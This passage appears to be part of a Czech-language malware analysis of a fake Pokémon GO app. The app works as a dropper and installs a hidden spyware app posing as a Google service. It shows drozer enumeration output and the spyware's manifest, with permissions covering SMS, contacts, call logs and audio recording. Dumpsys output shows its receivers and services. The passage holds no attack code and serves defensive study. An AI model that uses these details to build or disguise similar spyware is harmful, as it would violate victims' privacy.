          package="com.niantclab.pokemongo"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2704002">
  <uses-sdk minSdkVersion="14"
            targetSdkVersion="23">
  </uses-sdk>
  <application label="@2131099669"
               icon="@2130903040"
               debuggable="true"
               allowBackup="true"
               supportsRtl="true">
    <activity label="@2131099669"
              name="il.co.iec.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
  </application>
</manifest>
```

Attack surface:

```
dz> run app.package.attacksurface com.niantclab.pokemongo
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
    is debuggable
```

Aktivity:

```
dz> run app.activity.info -a com.niantclab.pokemongo
Package: com.niantclab.pokemongo
  il.co.iec.MainActivity
    Permission: null
```

Spuštění aktivity:

```
dz> run app.activity.start --component com.niantclab.pokemongo il.co.iec.MainActivity
```

Název balíčku a aplikace skryté aplikace:

```
com.android.engine (Google Service)
```

Základní informace ze souboru AndroidManifest.xml

```
dz> run app.package.manifest com.android.engine
<manifest versionCode="1"
          versionName="1.1"
          package="com.android.engine"
          platformBuildVersionCode="22"
          platformBuildVersionName="5.1.1-1819727">
  <uses-sdk minSdkVersion="15"
            targetSdkVersion="22">
  </uses-sdk>
  <uses-permission name="android.permission.CHANGE_WIFI_STATE">
  </uses-permission>
  <uses-permission name="android.permission.GET_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.ACCESS_NETWORK_STATE">
  </uses-permission>
  <uses-permission name="android.permission.ACCESS_WIFI_STATE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <uses-permission name="android.permission.WAKE_LOCK">
  </uses-permission>
  <uses-permission name="android.permission.READ_CONTACTS">
  </uses-permission>
  <uses-permission name="android.permission.READ_SMS">
  </uses-permission>
  <uses-permission name="android.permission.SEND_SMS">
  </uses-permission>
  <uses-permission name="android.permission.WRITE_SMS">
  </uses-permission>
  <uses-permission name="android.permission.READ_PHONE_STATE">
  </uses-permission>
  <uses-permission name="android.permission.READ_CALL_LOG">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="com.android.browser.permission.READ_HISTORY_BOOKMARKS">
  </uses-permission>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.RECORD_AUDIO">
  </uses-permission>
  <uses-permission name="android.permission.READ_PRIVILEGED_PHONE_STATE">
  </uses-permission>
  <uses-permission name="android.permission.PROCESS_OUTGOING_CALLS">
  </uses-permission>
  <uses-permission name="android.permission.STORAGE">
  </uses-permission>
```

POPIS POŽADOVANÝCH OPRÁVNĚNÍ:

1.	CHANGE_WIFI_STATE	Změna stavu Wi-Fi sítě	B
2.	GET_ACCOUNTS	Čtení seznamu účtů	N
3.	ACCESS_NETWORK_STATE	Čtení informací o stavu sítí	B
4.	ACCESS_WIFI_STATE	Čtení informací o Wi-Fi sítích	N
5.	INTERNET	Internetová komunikace	B
7.	WAKE_LOCK	Zabránění uspání procesoru a zhasnutí obrazovky	B
7.	READ_CONTACTS	Čtení kontaktů	N
8.	READ_SMS	Čtení SMS	N
12.	SEND_SMS	Odesílání SMS	N
10.	WRITE_SMS	Neexistuje	-
11.	READ_PHONE_STATE	Čtení informací o zařízení – telefonní číslo, operátor, stav probíhajících hovorů	B
12.	READ_CALL_LOG	Čtení výpisu hovorů	N
13.	READ_EXTERNAL_STORAGE	Čtení dat z externího úložiště	N
14.	READ_HISTORY_BOOKMARKS	Čtení seznamu navštívených webových stránek a záložek	N
15.	WRITE_EXTERNAL_STORAGE	Zápis dat do externího úložiště	N
16.	RECORD_AUDIO	Nahrávání zvuku	N
17.	READ_PRIVILEGED_PHONE_STATE	Neexistuje	-
18.	PROCESS_OUTGOING_CALLS	Čtení vytáčeného tel. čísla, přesměrování nebo zrušení hovoru	N
19.	STORAGE	Neexistuje	-

LEGENDA	
N	Nebezpečné
B	Normální (bezpečné)
S	Podepsané

Attack surface:

```
dz> run app.package.attacksurface com.android.engine
Attack Surface:
  0 activities exported
  2 broadcast receivers exported
  0 content providers exported
  2 services exported
```

Broadcast:


```
dz> run app.broadcast.info -a com.android.engine
Package: com.android.engine
  com.android.engine.NetWatcher
    Permission: null
  com.android.engine.CallReceiver
    Permission: null
```


Služby:

```
dz> run app.service.info -a com.android.engine
Package: com.android.engine
  com.android.engine.MyService
    Permission: null
  com.android.engine.MyIntentService
    Permission: null
```

INSTALACE DROPPERU


Instalační obrazovka a zástupce aplikace:





INSTALACE MALWARU A SPUŠTĚNÍ DROPPERU

Instalační obrazovka malwaru a spuštění dropperu.



ANALÝZA DUMPSYS SOUBORU

Informace o dropperu:

```
*APP* UID 10090 ProcessRecord{3f15bbd 14460:com.niantclab.pokemongo/u0a90}
  user #0 uid=10090 gids={50090, 9997}
```

Informace o malwaru:

```
*APP* UID 10091 ProcessRecord{af7432c 14683:com.android.engine/u0a91}
  user #0 uid=10091 gids={50091, 9997, 3003}
```

Informace o službách malwaru:

```
u0a91:
  Wake lock Icing realtime
  Apk com.android.engine:
    Service com.android.engine.MyService:
      Created for: 0ms uptime
      Starts: 1, launches: 1
    Service com.android.engine.NetworkingIntentService:
      Created for: 0ms uptime
      Starts: 1, launches: 1
```

Informace o přijímačích malwaru:

```
android.intent.action.PHONE_STATE:
  2919772 com.android.mms/.msgposter.OtherNotiReceiver
  75fea6b com.android.mms/.transaction.MmsSystemEventReceiver
  84e67c3 com.android.engine/.CallReceiver

android.net.conn.CONNECTIVITY_CHANGE:
       d3806f7 com.android.engine/.NetWatcher

android.intent.action.BOOT_COMPLETED:
       d3806f7 com.android.engine/.NetWatcher
```